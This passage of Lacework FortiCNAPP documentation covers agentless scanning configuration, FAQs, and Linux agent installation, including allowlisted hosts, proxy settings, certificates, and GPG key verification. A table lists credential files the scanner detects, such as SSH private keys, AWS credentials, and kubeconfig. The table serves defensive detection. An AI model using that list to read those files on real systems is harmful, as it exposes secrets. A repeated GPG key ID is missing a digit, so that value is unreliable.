Limit Scanned Workloads	Enter an LQL query to constrain the agentless workload scanning to specific resources. If it is blank, Lacework FortiCNAPP will scan all resources available to the account or organization. See Limiting AWS scanned workloads on page 765.	
Scan Frequency (hours)	How often your containers and hosts are scanned for vulnerabilities, in hours. *The scan frequency can be 6, 12, or 24 hours.*	`24`
Scan containers	Whether your containers will be scanned for vulnerabilities.	`true`
Scan stopped	Whether stopped instances will be	`true`

Title	Description	Example
instances	scanned. See Are stopped instances scanned? on page 773.	
Scan host vulnerabilities	Whether your hosts will be scanned for vulnerabilities.	`true`
Authorization Token	The authorization token for the integration.	`_123456789abcdef123456789abcd`
credentials.json	Click to download the authorization token for the integration in JSON format.	N/A
Updated	Displays the last time the integration was updated.	`5/25/2022 12:36 PM (PST)`
Updated by	Displays the user who last updated the integration.	`myemail@address`

Status	The current status of the integration.	`Success`
		`Pending`
		`Error`

Limiting AWS scanned workloads

You can restrict scanning to specific instances and volumes using an LQL query. Only the resources returned from the LQL query are scanned.

The LQL query must return the following:

- A single key value pair.
  - The key can be anything.
- A workload identifier (such as an EC2 instance ID) as the value.
  - Any filter can be used as long as it returns a workload identifier.

The following is an example LQL query:

```
{
  source {
    LW_HE_MACHINES m
  }
  filter {
    m.TAGS:VpcId = 'vpc-0d75bdd9f82d71669'
  }
  return {
    m.TAGS:InstanceId::STRING as InstanceId
  }
}
```

In this example, the following applies to your query:

- The `return` clause in the query statement must return a single key value pair. Note that the result of running this query will return a list of these key value pairs, for example if you have many instances in this VPC.

- In this example, the `return` clause returns an `InstanceId`.
- The name of the returned pair `InstanceId` is customizable. Provide a name of your choice.

Google Cloud

Title	Description	Example
Name	The name for the integration (as it will be displayed in the Lacework FortiCNAPP Console).	`myGCPAgentlessIntegration`
Account	The Google Cloud organization or project ID that has been integrated..	`mygcpproject`
Provider	The Cloud provider for the integration.	`GCP`
Type	Google Cloud integration on page 295	`Agentless`
ID	The Lacework FortiCNAPP generated ID for the integration.	`MYACCOUNT_123ABC...`
Client ID	The client ID of the service account used for the integration. See Create a Google Cloud Service Account and Grant Access on page 303.	`112233...`
Private Key ID	The private key ID of the service account used for the integration.	`abc123...`
Client Email	The client email address of the service account used for the integration.	`serviceaccount@project.iam.gserviceaccount.com`
Private Key	The private key of the service account used for the integration.	`*****`
Token URI	The token URI of the service account used for the integration.	`https://oauth2.googleapis.com/token`
Integration Level	The integration level, either *project* or *organization*.	`PROJECT`
Scanning Project	The ID of the Google Cloud project where the agentless scanning resources are deployed.	`mygcpproject`
Shared Bucket	The Google Cloud bucket used for the integration.	`mygcpbucketname`

Title	Description	Example
Limit Projects	A comma-delimited list of Google Cloud project IDs and folders that will be scanned. If left blank, all projects and folders in the organization will be scanned. This field is only relevant to organization integrations.	`myscannedproject1`, `myscannedproject2`, `folder/myscannedfolder1`, `folder/myscannedfolder2`
Limit Scanned Workloads	Enter an LQL query to constrain the agentless workload scanning to specific resources. If it is blank, Lacework FortiCNAPP will scan all resources available to the account or organization. See Limiting Google Cloud scanned workloads on page 768 for further guidance.	
Scan Frequency (hours)	How often your containers and hosts are scanned for vulnerabilities (in hours). *The scan frequency can be 6, 12, or 24 hours.*	`24`
Scan containers	Whether your containers will be scanned for vulnerabilities.	`true`
Scan stopped instances	Whether stopped instances will be scanned. See Are stopped instances scanned? on page 773.	`true`
Scan host vulnerabilities	Whether your hosts will be scanned for vulnerabilities.	`true`
Authorization Token	The Lacework FortiCNAPP authorization token for the integration.	`_123456789abcdef123456789abcd`
credentials.json	Click to download the Lacework FortiCNAPP authorization token for the integration in JSON format.	N/A
Updated	Displays the last time the integration was updated.	`5/25/2022 12:36 PM (PST)`
Updated by	Displays the user that last	`myemail@address`

Title	Description	Example
	updated the integration.	

Status	The current status of the integration.	`Success`
		`Pending`
		`Error`

Limiting Google Cloud scanned workloads

You can restrict scanning to specific instances and volumes using an LQL query. Only the resources returned from the LQL query are scanned.

The LQL query must return the following:

- A single key value pair.
  - The key can be anything.
- A workload identifier (such as a virtual machine ID) as the value.
  - Any filter can be used as long as it returns a workload identifier.

The following is an example LQL query:

```
{
  source {
    LW_HE_MACHINES m
  }
  filter {
    m.TAGS:network =
'https://www.googleapis.com/compute/v1/projects/myproject/global/networks/default'
  }
  return {
    m.TAGS:name::STRING as name
  }
}
```

In this example, the following applies to your query:

- The `return` clause in the query statement must return a single key value pair. Note that the result of running this query will return a list of these key value pairs, for example if you have many VMs in this VPC.
- In this example, the `return` clause returns a `name`.
- The name of the returned pair `name` is customizable. Provide a name of your choice.

Enabling or disabling an integration

1. Go to *Settings > Integrations: Cloud accounts*.
2. Find and select your integration in the table.
3. Click the *Enable/Disable* toggle to enable or disable the integration.

Editing an integration

1. Go to *Settings > Integrations: Cloud accounts*.
2. Find and select your integration in the table.
   Click *Edit*.

Deleting an integration

1. Go to *Settings > Integrations: Cloud accounts*.
2. Find and select your integration in the table.
3. Click the *Delete* icon to delete the integration.

Secrets detected by agentless workload scanning

Agentless workload scanning logs details about any secret credentials and associated file metadata found during scans.

The files are identified as secrets if they adhere to a common format depending on the type of credential. The actual content of any secret credentials is not logged.

You can use the following LQL datasources to create custom policies to display alerts for secrets in the Lacework FortiCNAPP console. See Create a Custom Violation Policy on page 552.

- LW_HE_ACCESS_SSH_AUTHORIZED_KEYS: Public SSH keys in `authorized_keys` files.
- LW_HE_SECRETS_SSH_PRIVATE_KEYS: SSH private keys.
- LW_HE_SECRETS_ALL: All types of secrets.

The table lists the types of credentials detected and example filesystem locations:

Credential Type	Example Filesystem Locations
SSH private keys	`/home/ec2-user/.ssh/id_rsa`
AWS access key IDs	`/home/ec2-user/.aws/credentials` `/root/.aws/credentials`
Google Cloud service account and user credentials files	`/etc/keys.json` `/home/user/.config/gcloud/keys.json`
Kubernetes user tokens and certificate private keys	`/root/.kube/config` `/home/user/.kube/config`
Authorized keys files	`/home/user/.ssh/authorized_keys` `/root/.ssh/authorized_keys`
Authentication log	`/var/log/auth.log`

While the `authorized_keys` and `auth.log` files are not secrets, the data is used in combination with the detection of SSH private keys to determine whether keys are authorized or used on hosts.

Agentless scanning for Windows

Windows support for agentless scanning integrates with your existing agentless scanning. Windows workloads are automatically monitored with no additional configuration required.

After you create a new Windows workload in a cloud account where agentless scanning is enabled, initial scans are complete within 24 hours. After initial scanning is complete, you can view Windows data in the Lacework FortiCNAPP *Vulnerabilities* dashboad.

Viewing vulnerability detections

Lacework FortiCNAPP detects the same set of vulnerabilities that is currently captured with the existing *Windows Vulnerability Assessment* feature using the Windows agent. See Supported Windows operating systems and applications on page 1192.

In addition, Lacework FortiCNAPP also detects vulnerabilities in the same set of language-specific packages we detect on Linux. See Supported language libraries and package managers on page 1211.

Windows vulnerability data is displayed in the *Vulnerabilities* dashboard along with any Linux data.

Use filters to display only Windows data, or filter further using any of the available filtering options. You may also use the dashboard to view a list of scanned Windows hosts instead of vulnerabilities.

For more information about the *Vulnerabilities* dashboard, see Vulnerabilities dashboard on page 1131.

Any filters or views that rely on images or containers will not work for Windows. The initial release of agentless scanning for Windows only supports scanning hosts, not images.

Supported Windows versions

- Windows Server 2016
- Windows Server 2019
- Windows Server 2022

Agentless workload scanning FAQs

- Compatibility on page 772
- Requirements on page 774
- Integration and configuration on page 774
- Usage and Features on page 775

Compatibility

Which environments are supported for agentless scanning?

See Before you begin on page 648.

Which language-related libraries and package managers are supported for agentless scanning?

See the following sections:

- Containers: Supported language libraries and package managers on page 1211
- Hosts: Supported language libraries and package managers on page 1191

Does agentless scanning support container vulnerabilities?

Yes, any container images located on your cloud resources (such as running EC2 instances) are scanned for vulnerabilities.

This is enabled by default unless you set *Scan containers* in a CloudFormation integration or `scan_containers` in a Terraform integration to `false` during the agentless integration.

Which storage drivers for Docker are supported?

Currently, only the recommended storage driver (*overlay2*) is supported for Docker container images.

Does agentless scan Kubernetes persistent volumes?

No, agentless does not yet scan persistent volumes in Kubernetes, namely those volumes tagged with `kubernetes.io/created-for/pv/name`.

What is the maximum supported volume size for agentless scanning?

There is no limit on the volume size.

What volumes does agentless scan on a host?

Agentless scans the root volume of a host for vulnerabilities by default.

Any volumes mounted by filesystem UUID or label will also be scanned if scanning of secondary or volumes is enabled.

Mounting filesystems by UUID is generally recommended in cloud environments because device names can be unstable after rebooting a host.

See the relevant AWS and Google Cloud documentation for guidance on mounting volumes.

```
UUID=be8213ac-feba-43f0-8017-d598ebe1d9ba /var/data ext4 defaults 1 1
```

When a volume is mounted by device name, Lacework FortiCNAPP provides a "best effort" support for AWS volumes, but none for Google Cloud.

```
/dev/sdb1 /var/log xfs defaults 0 0
```

To enable scanning of secondary volumes, see the *Scan secondary volumes* option for AWS CloudFormation deployments (Configuration settings on page 658 or Agentless Workload Scanning for AWS - Organization Integration (CloudFormation) on page 664) and `scan_multi_volume` option for Terraform deployments (AWS or Google Cloud).

Are stopped instances scanned?

By default, agentless scans instances that have been:

- Stopped in AWS. See AWS Instance Lifecycle Definitions.
- Terminated or suspended in Google Cloud. See Google Cloud Instance Lifecycle Definitions.

To disable scanning of stopped or terminated instances, see the *Scan stopped instances* option for AWS CloudFormation deployments (Configuration settings on page 658 or Agentless Workload Scanning for AWS - Organization Integration (CloudFormation) on page 664) and `scan_stopped_instances` option for Terraform deployments (AWS or Google Cloud).

Requirements

What minimum CPU and memory are required for agentless scanning?

Agentless scanning does not require CPU and memory from your active workloads. It uses its own serverless cluster and configures its own CPU and memory limits that are optimized for cost savings.

Integration and configuration

Is the AWS scanning account also scanned when integrating an AWS Organization?

Yes, currently the AWS scanning account, identified by *Scanning AWS Account ID* in the Configuration Settings on page 664, is also included in scans. See Managing your agentless workload scanning integration on page 763.

This applies to organization integrations where the list of monitored accounts is provided. The AWS scanning account is currently monitored by default.

Is the Google Cloud scanning project also scanned when integrating a Google Cloud organization?

For organization integrations, the Google Cloud scanning project is included but can be excluded explicitly via the filter list.

For project integrations, the scanning project is not included in scans unless it is explicitly mentioned in the monitored projects list.

Is scanning supported for a specific type of workload?

In *Settings > Integrations > Cloud accounts*, you can specify an LQL query to select or filter workloads when you configure or edit your agentless workload scanning integration in the Lacework FortiCNAPP console.

When does agentless workload scanning scan my environment?

By default, agentless workload scanning runs every 24 hours. This scan frequency can be configured in the integration settings in theLacework FortiCNAPP console:

1. In *Settings* > *Integrations* > *Cloud accounts*, select your integration.
2. Click *Edit* (pencil icon).
3. In *Scan Frequency (hours)*, set your desired scanning frequency, in hours.

In more dynamic environments, a shorter scan interval can improve the ability to detect and scan transient virtual machines and containers with shorter than 24-hour lifespans, which would otherwise not be evaluated for vulnerabilities. Conversely, in static environments, where running containers are rarely shut down or replaced, increasing the scan interval would likely have little to no benefit but would incur additional infrastructure costs.

Please note that *Scan Frequency* is independent of evaluation frequency. Regardless of the frequency you configure, scan results will be evaluated every 24 hours. The evaluation frequency is not configurable. When scan intervals are shortened to less than 24 hours, all the scanned manifests are saved and evaluated at the next scheduled evaluation run.

More frequent scans can result in higher AWS costs for snapshotting and periodic scanning.

For AWS integrations, how are the VPC and VPC internet gateway used?

During scanning, the VPC allows connections to the Lacework FortiCNAPP API to send diagnostic information and check for changes to the scanning configuration. Changes might include an update to the scanning frequency or if the scan filter is updated.

Connections to the Lacework FortiCNAPP API are also used to stream on-demand scanning requests made from the Lacework FortiCNAPP console or CLI. The security group and network ACLs deny public access from the internet through the VPC and internet gateway.

The VPC CIDR block can also be customized within CloudFormation or Terraform.

Usage and Features

Where can I see scan results?

Scan results are evaluated every 24 hours and reported in the *Vulnerabilities* section of the Lacework FortiCNAPP console.

The evaluation frequency is fixed at a 24-hour interval and is not configurable. Changing the agentless scanning frequency will not change the evaluation frequency. When scan intervals are shortened to less than 24 hours, all the scanned manifests are saved and evaluated at the next scheduled evaluation run.

See Viewing agentless workload scanning results on page 761.

How do I upgrade the agentless scanning service?

Agentless scanning is a SaaS feature. Upgrades are automatic.

How does Lacework FortiCNAPP scan encrypted volumes?

The scanning infrastructure runs in your account, so you can securely delegate key management privileges to the role that is invoked to run the scan.

Can agentless scanning add custom tags to the snapshots it creates?

Yes it can. See the installation method and cloud provider specific documents for how custom tags are used.

Does agentless scanning detect active container images?

Agentless scanning will attempt to detect whether your container images are active. This is done by examining the container configuration files on disk and comparing the start and finished times for the containers. If that time is within the most recent scan period, then the associated image will be considered active.

There are situations where container runtimes will not persist a container configuration after the container is finished and the agentless scan will miss information about that image.

Lacework FortiCNAPP will detect active images on a host with high fidelity if you have an agent installed. See Agent-based workload security on page 778

Does agentless scanning on container images detect host operating system kernel packages?

Yes, agentless scanning currently detects vulnerabilities on host operating system kernel packages.

This is different from regular container scanning through platform, proxy, or inline scanning where these packages are excluded from scans. See Integrate container registries on page 1265.

Are agentless snapshots automatically deleted?

Periodically, the scanner removes any old snapshots and long-running scan tasks. The scanner cleans up its own resources and does not require management or cleanup by you.

The following rules apply:

- Tags are applied to agentless snapshots. The installed IAM policy allows only snapshots containing these tags to be deleted.
- A single snapshot per host is retained to determine if content has changed since the last snapshot.
- Each hour, snapshots older than 24 hours are removed.
- Each hour, any agentless scan task that has been running for more than two hours is terminated.
- Lifecycle policies are installed to delete temporary results in seven days and intermediate scan results after 30 days.

Agent-based workload security

The following provide information about agent-based workload security:

- Linux agent-based workload security on page 779
- Windows agent-based workload security on page 986
- Agents on page 1061

Linux agent-based workload security

The Lacework FortiCNAPP Linux agent provides threat detection, file integrity monitoring, vulnerability detection, and host-based intrusion detection for your cloud or on-premise Linux OS-based workloads.

After you install the agent, the agent and Lacework FortiCNAPP server communicate with each other. The agent scans your host and securely forwards select metadata to the server to build a baseline of normal behavior. From this, Lacework FortiCNAPP provides alerts for anomalous behavior.

See the Agent Support documentation for information about operating system support and features available for each agent version.

This section contains the following topics:

- Installing the Linux agent on page 780
- Configuring the Linux agent on page 925
- Agent administration on page 968
- Linux Agent FAQs on page 978

Installing the Linux agent

The following provide information about installing the Linux agent:

- Linux agent install checklist on page 781
- Required connectivity, proxies, and certificates for agents on page 783
- Downloading GPG and RSA keys to verify agent release package signature on page 787
- Managing agent access tokens on page 792
- Downloading the Linux agent installer on page 794
- Configuring access to tags and metadata in AWS on page 795
- Configuring access to labels in Google Cloud on page 1037
- Installing on hosts on page 800
- Installing the Linux agent on containers on page 840
- Installing the Linux agent on K8s on page 879
- Troubleshoot a Failed Linux Agent Installation on page 924

Linux agent install checklist

Before installation

Complete the following steps before you install the agent.

1. Verify that the Lacework FortiCNAPP agent supports the distribution installed on your machine. See Agent Support in the Fortinet Document Library.
2. Verify that your machine can connect to the internet, and your proxy and firewall applications allow access to the URLs listed in Required connectivity, proxies, and certificates for agents on page 783.
3. Use sed (GNU sed) version 4.2.2 or higher in the procedures.
4. Download the release package `release.tgz` (replace `release` with the agent release number), `checksum_sha256.txt`, and `checksum_sha256.txt.asc` files for a release from the Lacework Agent GitHub repository.
   a. Go to Lacework Agent GitHub repository.
   b. Click *Releases* on the right frame to view the available agent releases.
   c. Find a release and click *release.tgz* (replace `release` with the agent release number) to download the file that contains the agent installer for the release.
   d. For the same release, click on the *checksum_sha256.txt* and the *checksum_sha256.txt.asc* files to download the files.
   e. Create a temporary directory such as `~/lacework` and move the `release.tgz`, `checksum_sha256.txt`, and `checksum_sha256.txt.asc` files to that directory.
5. Verify that the checksum in the `checksum_sha256.txt` file matches the checksum of the `release.tgz` file.
   a. In a terminal window, go to the `~/lacework` directory.

   ```
   cd ~/lacework
   ```

   b. Verify that the release.tgz matches the checksum.

   ```
   shasum -c checksum_sha256.txt
   ```

   If the verification is successful, the command displays `OK`.
6. Verify that the checksum is signed correctly.
   a. Download the Lacework FortiCNAPP agent GPG key.

   ```
   gpg --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys
   360D55D76727556814078E25FF3E1D4DEE0CC692
   ```

   For RPM-based systems, use the following commands to download the GPG key:

   ```
   wget https://packages.lacework.net/RPM-GPG-KEY-lacework
   rpm --import RPM-GPG-KEY-lacework
   ```

   b. Verify the signature.

   ```
   gpg --verify checksum_sha256.txt.asc
   ```

   If the verification is successful, the following is displayed:

```
gpg: assuming signed data in 'checksum_sha256.txt'
gpg: Signature made <TIMESTAMP>
gpg:                using RSA key 360D55D76727556814078E25FF3E1D4DEE0CC692
gpg: Good signature from "Lacework Inc. <support@lacework.net>"
```

7. Unzip the `release.tgz` (replace `release` with the agent release number) file into a temporary directory.
8. Create an agent access token using the instructions in Managing agent access tokens on page 792.
9. In the Lacework FortiCNAPP console, click the ... icon in the row for the token and select *Copy* to copy the access token for use during the installation process.

During Installation

- Install the agent only on the host on which containers are provisioned. Installing the agent on a host and also on any containers running on the host will result in increased memory and CPU usage proportional to the number of agents installed. This may cause significant resource usage on the host and degrade general system performance.

Required connectivity, proxies, and certificates for agents

URLs

Allowlist the following URLs to enable the agent to communicate with the Lacework FortiCNAPP server:

- `packages.lacework.net` (for installing the Linux agent)
- `updates.lacework.net`: TCP/443 (for upgrading the Linux and Windows agents)
- `agent.lacework.net`: TCP/443
- `api.lacework.net`: TCP/443 (for US accounts)
- `aprodus2.agent.lacework.net`: TCP/443 (for US accounts)
- `api.fra.lacework.net`: TCP/443 (for EMEA accounts)
- `auprodn1.agent.lacework.net`: TCP/443 (for ANZ accounts)
- `aprodas1.agent.lacework.net`: TCP/443 (for AS account)
- `ec2.*.amazonaws.com` and `organizations.*.amazonaws.com` (for retrieving metadata tags from AWS resources)
- `https://compute.googleapis.com` (for retrieving metadata labels from Google Cloud resources)
- `agentcheck.lacework.net`
- `agentcheck.lacework.dev`
- `agent.certprobe.lacework.net`

Agents connect to `agentcheck.lacework.net`, `agentcheck.lacework.dev`, and `agent.certprobe.lacework.net` to enable Lacework FortiCNAPP to monitor agent connectivity with the Lacework FortiCNAPP server. Lacework FortiCNAPP will notify you if an agent has connectivity issues.

IP addresses

Alternatively, If you cannot use URLs for rule writing, allowlist the following IP addresses:

- `api.lacework.net` resolves to the following rotating IPs:

```
34.212.241.15
34.212.79.17
52.43.136.187
```

- `aprodus2.agent.lacework.net` resolves to the following rotating IP addresses:

```
168.100.6.0/24
```

- `api.fra.lacework.net` resolves to the following rotating IP addresses:

  ```
  168.100.7.0/24
  ```

- `auprodn1.agent.lacework.net` resolves to the following IP addresses:

  ```
  3.44.64.16/29
  ```

- `auprodas1.agent.lacework.net` resolves to the following IP addresses:

  ```
  18.99.43.80/29
  ```

If required, the agent can be configured to use a network proxy by adding proxy information to the `config.json` agent configuration file or by setting the `https_proxy` environment variable. See Configure Linux Agent Using Agent Configuration File on page 942.

Proxies

To include proxy information, edit the proxyurl key in the config.json file. See Configure Linux Agent Using Agent Configuration File on page 942.

```
{
  "proxyurl": "http://Your_Proxy_Server:Your_Port"
}
```

Or if your proxy requires a password:

```
{
  "proxyurl": "http://username:password@Your_Proxy_Server:Your_Port"
}
```

Add proxy information for Kubernetes

To include proxy information in a Kubernetes ConfigMap, you can use the same definition of a proxy as above, as illustrated in this sample `lacework-cfg-k8s.yaml`:

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: lacework-config
data:
  config.json: |
    {"tokens":{"AccessToken":"${LaceworkAccessToken}"}, "proxyurl":"http://Your_Proxy_Server:Your_
Port"}
```

Set the https_proxy environment variable

From the shell on the host on which you want to install the agent, use the following command to add your proxy URL using the `https_proxy` environment variable.

This environment variable must be set before you install the agent. If you set the environment variable after you install the agent, it will not be able to read the proxy settings and can fail to communicate with the Lacework FortiCNAPP platform.

```
export https_proxy="http:Your_Proxy_Server:Your_Port"
```

Or if your proxy requires a password:

```
export https_proxy="http://username:password@Your_Proxy_Server:Your_Port"
```

Add a certificate

This section describes the certificates required for the Lacework FortiCNAPP clouds. If a certificate is not present in the trust store, the agent will not be able to communicate with the Lacework FortiCNAPP server. Most current operating systems include the required certificate by default. In certain older operating systems, you might need to add it explicitly.

Certificate for the US cloud

The `api.lacework.net` US cloud supports the following GoDaddy G1 to G2 Cross certificate.

```
-----BEGIN CERTIFICATE-----
MIIEfTCCA2WgAwIBAgIDG+cVMA0GCSqGSIb3DQEBCwUAMGMxCzAJBgNVBAYTAlVT
MSEwHwYDVQQKExhUaGUgR28gRGFkZHkgR3JvdXAsIEluYy4xMTAvBgNVBAsTKEdv
IERhZGR5IENsYXNzIDIgQ2VydGlmaWNhdGlvbiBBdXRob3JpdHkwHhcNMTQwMTAx
MDcwMDAwWhcNMzEwNTMwMDcwMDAwWjCBgzELMAkGA1UEBhMCVVMxEDAOBgNVBAgT
B0FyaXpvbmExEzARBgNVBAcTClNjb3R0c2RhbGUxGjAYBgNVBAoTEUdvRGFkZHku
Y29tLCBJbmMuMTEwLwYDVQQDEyhHbyBEYWRkeSBSb290IENlcnRpZmljYXRlIEF1
dGhvcml0eSAtIEcyMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAv3Fi
CPH6WTT3G8kYo/eASVjpIoMTpsUgQwE7hPHmhUmfJ+r2hBtOoLTbcJjHMgGxBT4H
Tu70+k8vWTAi56sZVmvigAf88xZ1gDlRe+X5NbZ0TqmNghPktj+pA4P6or6KFWp/
3gvDthkUBcrqw6gElDtGfDIN8wBmIsiNaW02jBEYt9OyHGC0OPoCjM7T3UYH3go+
6118yHz7sCtTpJJiaVElBWEaRIGMLKlDliPfrDqBmg4pxRyp6V0etp6eMAo5zvGI
gPtLXcwy7IViQyU0AlYnAZG0O3AqP26x6JyIAX2f1PnbU21gnb8s51iruF9G/M7E
GwM8CetJMVxpRrPgRwIDAQABo4IBFzCCARMwDwYDVR0TAQH/BAUwAwEB/zAOBgNV
HQ8BAf8EBAMCAQYwHQYDVR0OBBYEFDqahQcQZyi27/a9BUFuIMGU2g/eMB8GA1Ud
IwQYMBaAFNLEsNKR1EwRcbNhyz2h/t2oatTjMDQGCCsGAQUFBwEBBCgwJjAkBggr
BgEFBQcwAYYYaHR0cDovL29jc3AuZ29kYWRkeS5jb20vMDIGA1UdHwQrMCkwJ6Al
oCOGIWh0dHA6Ly9jcmwuZ29kYWRkeS5jb20vZ2Ryb290LmNybDBGBgNVHSAEPzA9
MDsGBFUdIAAwMzAxBggrBgEFBQcCARYlaHR0cHM6Ly9jZXJ0cy5nb2RhZGR5LmNv
```

```
bS9yZXBvc2l0b3J5LzANBgkqhkiG9w0BAQsFAAOCAQEAWQtTvZKGEacke+1bMc8d
H2xwxbhuvk679r6XUOEwf7ooXGKUwuN+M/f7QnaF25UcjCJYdQkMiGVnOQoWCcWg
OJekxSOTP7QYpgEGRJHjp2kntFolfzq3Ms3dhP8qOCkzpN1nsoX+oYggHFCJyNwq
9kIDN0zmiN/VryTyscPfzLXs4Jlet0lUIDyUGAzHHFIYSaRt4bNYC8nY7NmuHDKO
KHAN4v6mF56ED71XcLNa6R+ghlO773z/aQvgSMO3kwvIClTErF0UZzdsyqUvMQg3
qm5vjLyb4lddJIGvl5echK1srDdMZvNhkREg5L4wn3qkKQmw4TRfZHcYQFHfjDCm
rw==
-----END CERTIFICATE-----
```

Certificate for the APRODUS2, ANZ, and EU cloud

For the APRODUS2, ANZ, Singapore, and EU cloud, Lacework FortiCNAPP supports the following ISRG Root X1 certificate.

```
-----BEGIN CERTIFICATE-----
MIIFazCCA1OgAwIBAgIRAIIQz7DSQONZRGPgu2OCiwAwDQYJKoZIhvcNAQELBQAw
TzELMAkGA1UEBhMCVVMxKTAnBgNVBAoTIEludGVybmV0IFNlY3VyaXR5IFJlc2Vh
cmNoIEdyb3VwMRUwEwYDVQQDEwxJU1JHIFJvb3QgWDEwHhcNMTUwNjA0MTEwNDM4
WhcNMzUwNjA0MTEwNDM4WjBPMQswCQYDVQQGEwJVUzEpMCcGA1UEChMgSW50ZXJu
ZXQgU2VjdXJpdHkgUmVzZWFyY2ggR3JvdXAxFTATBgNVBAMTDElTUkcgUm9vdCBY
MTCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoCggIBAK3oJHP0FDfzm54rVygc
h77ct984kIxuPOZXoHj3dcKi/vVqbvYATyjb3miGbESTtrFj/RQSa78f0uoxmyF+
0TM8ukj13Xnfs7j/EvEhmkvBioZxaUpmZmyPfjxwv60pIgbz5MDmgK7iS4+3mX6U
A5/TR5d8mUgjU+g4rk8Kb4Mu0UlXjIB0ttov0DiNewNwIRt18jA8+o+u3dpjq+sW
T8KOEUt+zwvo/7V3LvSye0rgTBIlDHCNAymg4VMk7BPZ7hm/ELNKjD+Jo2FR3qyH
B5T0Y3HsLuJvW5iB4YlcNHlsdu87kGJ55tukmi8mxdAQ4Q7e2RCOFvu396j3x+UC
B5iPNgiV5+I3lg02dZ77DnKxHZu8A/lJBdiB3QW0KtZB6awBdpUKD9jf1b0SHzUv
KBds0pjBqAlkd25HN7rOrFleaJ1/ctaJxQZBKT5ZPt0m9STJEadao0xAH0ahmbWn
OlFuhjuefXKnEgV4We0+UXgVCwOPjdAvBbI+e0ocS3MFEvzG6uBQE3xDk3SzynTn
jh8BCNAw1FtxNrQHusEwMFxIt4I7mKZ9YIqioymCzLq9gwQbooMDQaHWBfEbwrbw
qHyGO0aoSCqI3Haadr8faqU9GY/rOPNk3sgrDQoo//fb4hVC1CLQJ13hef4Y53CI
rU7m2Ys6xt0nUW7/vGT1M0NPAgMBAAGjQjBAMA4GA1UdDwEB/wQEAwIBBjAPBgNV
HRMBAf8EBTADAQH/MB0GA1UdDgQWBBR5tFnme7bl5AFzgAiIyBpY9umbbjANBgkq
hkiG9w0BAQsFAAOCAgEAVR9YqbyyqFDQDLHYGmkgJykIrGF1XIpu+ILlaS/V9lZL
ubhzEFnTIZd+50xx+7LSYK05qAvqFyFWhfFQDlnrzuBZ6brJFe+GnY+EgPbk6ZGQ
3BebYhtF8GaV0nxvwuo77x/Py9auJ/GpsMiu/X1+mvoiBOv/2X/qkSsisRcOj/KK
NFtY2PwByVS5uCbMiogziUwthDyC3+6WVwW6LLv3xLfHTjuCvjHIInNzktHCgKQ5
ORAzI4JMPJ+GslWYHb4phowim57iaztXOoJwTdwJx4nLCgdNbOhdjsnvzqvHu7Ur
TkXWStAmzOVyyghqpZXjFaH3pO3JLF+l+/+sKAIuvtd7u+Nxe5AW0wdeRlN8NwdC
jNPElpzVmbUq4JUagEiuTDkHzsxHpFKVK7q4+63SM1N95R1NbdWhscdCb+ZAJzVc
oyi3B43njTOQ5yOf+1CceWxG1bQVs5ZufpsMljq4Ui0/1lvh+wjChP4kqKOJ2qxq
4RgqsahDYVvTH9w7jXbyLeiNdd8XM2w9U/t7y0Ff/9yi0GE44Za4rF2LN9d11TPA
mRGunUHBcnWEvgJBQl9nJEiU0Zsnvgc/ubhPgXRR4Xq37Z0j4r7g1SgEEzwxA57d
emyPxgcYxn/eR44/KJ4EBs+lVDR3veyJm+kXQ99b21/+jh5Xos1AnX5iItreGCc=
-----END CERTIFICATE-----
```

Downloading GPG and RSA keys to verify agent release package signature

Lacework FortiCNAPP uses a combination of GPG and RSA keys to sign installation materials. Lacework FortiCNAPP supports the appropriate signature verification method if you are using OS package managers. If you are not using a package manager, Lacework FortiCNAPP provides signed checksums of release artifacts.

GPG public key

You can retrieve the GPG key from various key servers with the following command:

```
gpg --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys 360D55D76727556814078E25FF3E1D4DEE0CC69
```

For RPM-based systems, use the following commands to retrieve the GPG key:

```
wget https://packages.lacework.net/RPM-GPG-KEY-lacework
rpm --import RPM-GPG-KEY-lacework
```

The exact armored GPG public key is:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQINBGCBv2QBEACwHm9+JFm3cSqDCN42RgcmPpOArpv4L7MXKp3GReCaiW9qlWg5
eN89zjYW+LbgJT1oFpF4UjNSOxBs/OUTnAJToG2fEFFTAo/E/chhzprSw2d7oxhe
TWzFTG5ryNvGinCmsGFmozuLfCVcC4dCXskE3gumli66P4G+AL2gjbV+qTaFjv4K
B3mMbyhJgbMaJeNb12/LkLvOOq5aLITNYK9qK6Ket/U3SWqmn/v73VhV9g9DV2oG
h6D0AimCUx3QxGqjpHt7/YIeMnBLrmyuMCt7nxVx3gFaUSPg2dsB+zlq7ibwVuX1
ykqcsz7aUTFF3rwmaYG7fq02G3nT1xoOzc265LIpOvGDzFSqi3KZNTnEALPjaG9Z
sBV8d7zHhkgQc6FRiJnSRA1JqlBoX5onKh2mH1d8CyWv7nF1jgv9TgUoT0NhdPCX
xuZalz1P/06/xvcAh5o3soPMiU+3QPR3c9E8/E2XmbtK43QeDwQbjSpbID+y89eK
Bq35TRmw/ek7FHbZzrOfVPaT5pulCZk555fvXLXlbjLwiCcalP77vepf7u4recAw
d7pLZM/wNdtROkAKfUSx/a9vwMQ8DXPdaNcHOAtbs3CGQregIEMvw6GJYNM7PU1e
YJjx1Wh63g8vd6Vw5ILHiY4YR5ho7IEFSqu8c+yaw7hFInNCMGv0bGdFdwARAQAB
tCRMYWNld29yayBJbmMuIDxzdXBwb3J0QGxhY2V3b3JrLm5ldD6JAlQEEwEKAD4C
GwMFCwkIBwIGFQoJCAsCBBYCAwECHgECF4AWIQQ2DVXXZydVaBQHjiX/Ph1N7gzG
kgUCZEZiRQUJFp3UzQAKCRD/Ph1N7gzGkkNDEACKg9IxbTntbjffwRuvz1Lico6e
l7JMLvY9lqr8MStaeiBicyJId3ihhLZfQhXWjo+2LJjCrUSgFLPKLXklUVy0j0uC
8150zDXt6ui99wgFe5OBJTJnGu6fD4kb+enHxA6XfuNGWHUWaR9qybfRgC1qqBlG
DcrK3Tyag92ZirAgFYhfjU99FdHVkvRVfaDVuCT3h4goHrNz1H7EhDg43nXrRBjo
I6iWFpZh7QsV/bN3TR2LhI+Rj2l/IVY7DGVwfcH+ZOmBBJrtQK9mZAjh76E+2cta
8yMlnWnFFyJZX0J6vumSNzgFkLWd4iDMmgwttiKBXR8FiQ6t5nT5mZHtz1LmRUnD
